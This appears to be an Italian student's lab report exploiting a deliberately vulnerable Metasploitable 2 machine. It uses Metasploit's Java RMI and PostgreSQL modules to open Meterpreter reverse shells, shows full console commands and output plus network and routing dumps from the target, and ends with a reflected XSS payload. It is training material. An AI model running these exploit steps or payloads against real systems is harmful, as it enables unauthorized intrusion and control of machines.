
12/07/2024

PROGETTO S7/L5

REPORT



ADAM DERRO

TRACCIA ES. PRATICO 1

La nostra macchina Metaspotable presenta un servizio vulnerabile sulla porta 1099 – Java RMI. Si richiede allo studente di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.
I requisiti dell'esercizio sono:


1. La macchina attaccante (KALI) deve avere il seguente indirizzo IP: 192.168.75.111

2. La macchina vittima (Metaspotable) deve avere il seguente indirizzo IP: 192.168.75.112

3. Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota: 1) configurazione di rete. 2) informazioni sulla tabella di routing della macchina vittima.

SPIEGAZIONE JAVA RMI

Il servizio Java RMI (Remote Method Invocation) consente a un programma Java di invocare metodi di oggetti situati su altre macchine virtuali Java, anche se si trovano su computer diversi. Utilizza lo stub per inoltrare le chiamate dal client al server remoto, gestendo la comunicazione e il passaggio di parametri. RMI fornisce un'astrazione che permette ai programmatori di lavorare con oggetti remoti come se fossero locali. Inoltre, supporta la serializzazione degli oggetti, permettendo di inviare oggetti complessi tra client e server.




DESCRIZIONE ESECUZIONE DEL PRIMO ESERCIZIO

1.

Come richiesto dalla traccia, per prima cosa sono partito andando a modificare l'IP dall'interfaccia di rete sulla macchina Kali e sulla macchina metaspotable tramite comando:

sudo nano /etc/network/interfaces



2.

Dopo essermi assicurato che la macchina Kali riuscisse a raggiungere metaspotable tramite comando ping, ho avviato metasploit con comando:

msfconsole


3.

Ho quindi proseguito con la ricerca dell'exploit più adatto al raggiungimento del mio obiettivo.
Il primo comando da me utilizzato è stato:

search exploit java rmi


Dopo aver trovato l'exploit sono andato a selezionarlo tramite comando:

use 3



4.

Da come si evince dallo screenshot, dopo aver impostato l’exploit, di default mi ha pre impostato anche il payload.



5.

successivamente tramite comando **show options** ho controllato le informazioni richieste e, nel mio caso, sono andato ad impostare **rhost(ip target)** e **lhost (ip kali)**per poi far partire il tutto con il comando:

exploit

```
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for
   RHOSTS                      yes       The target host(s), see https://docs.me
                                         sploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to
                                         ine or 0.0.0.0 to listen on all address
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (defau
   URIPATH                     no        The URI to use for this exploit (defaul


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  127.0.0.1        yes       The listen address (an interface may be spe
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)



View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.75.112
rhosts => 192.168.75.112
msf6 exploit(multi/misc/java_rmi_server) > set lhost 192.168.75.111
lhost => 192.168.75.111
msf6 exploit(multi/misc/java_rmi_server) > exploit
```

6.

Mi sono quindi collegato alla macchina target e mi si è aperta una sessione **meterpreter** con successo.
Ho quindi proceduto con il comando **ifconfig** per visualizzare la configurazione di rete

```
meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.75.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe72:7b63
IPv6 Netmask : ::
```

7.

E tramite comando **route** ho visualizzato la tabella di routing sempre dell’interno della macchina target.


```
meterpreter > route

IPv4 network routes
===================

    Subnet          Netmask         Gateway  Metric  Interface
    ------          -------         -------  ------  ---------
    127.0.0.1       255.0.0.0       0.0.0.0
    192.168.75.112  255.255.255.0   0.0.0.0


IPv6 network routes
===================

    Subnet                     Netmask  Gateway  Metric  Interface
    ------                     -------  -------  ------  ---------
    ::1                        ::       ::
    fe80::a00:27ff:fe72:7b63   ::       ::
meterpreter >
```

TRACCIA ES. PRATICO 2

Sfrutta la vulnerabilità nel servizio PostgreSQL di Metaspotable 2. Esegui l'exploit per ottenere una sessione Meterpreter sul sistema target.

SPIEGAZIONE POSTGRESQL

PostgreSQL è un sistema di gestione di database relazionale open source avanzato e robusto. Supporta una vasta gamma di tipi di dati, inclusi dati strutturati e non strutturati, e offre caratteristiche avanzate come transazioni ACID, integrità referenziale e concorrenza multiversione. PostgreSQL è altamente estensibile, permettendo agli utenti di definire nuovi tipi di dati, funzioni e linguaggi di programmazione procedurale. Inoltre, fornisce strumenti potenti per la gestione dei dati, come la replica e il clustering, rendendolo adatto sia per applicazioni semplici che per quelle mission-critical.




DESCRIZIONE ESECUZIONE DEL SECONDO ESERCIZIO

1.


Come nel precedente esercizio, anche qui sono andato ad avviare metasploit sulla macchina Kali tramite comando:

msfconsole



2.

Ed anche in questo caso sono andato alla ricerca di un exploit per la vulnerabilità del servizio PostgreSQL. Quindi tramite comando **search PostgreSQL** ho avviato la ricerca e tramite comando **use 11** ho impostato l'exploit piu idoneo al mio scopo.



3.

Per quanto riguarda il payload, anche qui mi è stato impostato in automatico come si evince dallo screenshot.

4.

Dopo di che ho configurato il tutto e con il comando **exploit** ho avviato il tentativo di connessione alla macchina target.

```
msf6 exploit(linux/postgres/postgres_payload) > set rhosts 192.168.75.112
rhosts ⇒ 192.168.75.112
msf6 exploit(linux/postgres/postgres_payload) > set lhost 192.168.75.111
lhost ⇒ 192.168.75.111
msf6 exploit(linux/postgres/postgres_payload) > show options

Module options (exploit/linux/postgres/postgres_payload):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DATABASE  template1        yes       The database to authenticate against
   PASSWORD  postgres         no        The password for the specified username. Leave blank for a random password.
   RHOSTS    192.168.75.112   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT     5432             yes       The target port
   USERNAME  postgres         yes       The username to authenticate as
   VERBOSE   false            no        Enable verbose output


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.75.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Linux x86



View the full module info with the info, or info -d command.

msf6 exploit(linux/postgres/postgres_payload) > exploit

[*] Started reverse TCP handler on 192.168.75.111:4444
[*] 192.168.75.112:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/erUJaUyu.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 192.168.75.112
[*] Meterpreter session 2 opened (192.168.75.111:4444 → 192.168.75.112:54381) at 2024-07-12 03:40:53 -0400

meterpreter > ip a
```

5.


Dopo essermi collegato con successo alla macchina target, ho anche qui verificato la configurazione di rete e la tabella di routing.

```
meterpreter > ifconfig

Interface  1
============
Name         : lo
Hardware MAC : 00:00:00:00:00:00
MTU          : 16436
Flags        : UP,LOOPBACK
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff::


Interface  2
============
Name         : eth0
Hardware MAC : 08:00:27:72:7b:63
MTU          : 1500
Flags        : UP,BROADCAST,MULTICAST
IPv4 Address : 192.168.75.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe72:7b63
IPv6 Netmask : ffff:ffff:ffff:ffff::

meterpreter > route

IPv4 network routes
===================

    Subnet        Netmask        Gateway       Metric  Interface
    ------        -------        -------       ------  ---------
    0.0.0.0       0.0.0.0        192.168.75.1  100     eth0
    192.168.75.0  255.255.255.0  0.0.0.0       0       eth0

No IPv6 routes were found.
meterpreter >
```

ESERCIZIO BONUS LVL1

<script>alert(‘xss’)</script>

Il codice aggiunge semplicemente l'input dell'utente nella pagina web senza alcuna sanificazione. Di conseguenza, il browser interpreta l'input come parte del codice della pagina e lo esegue.

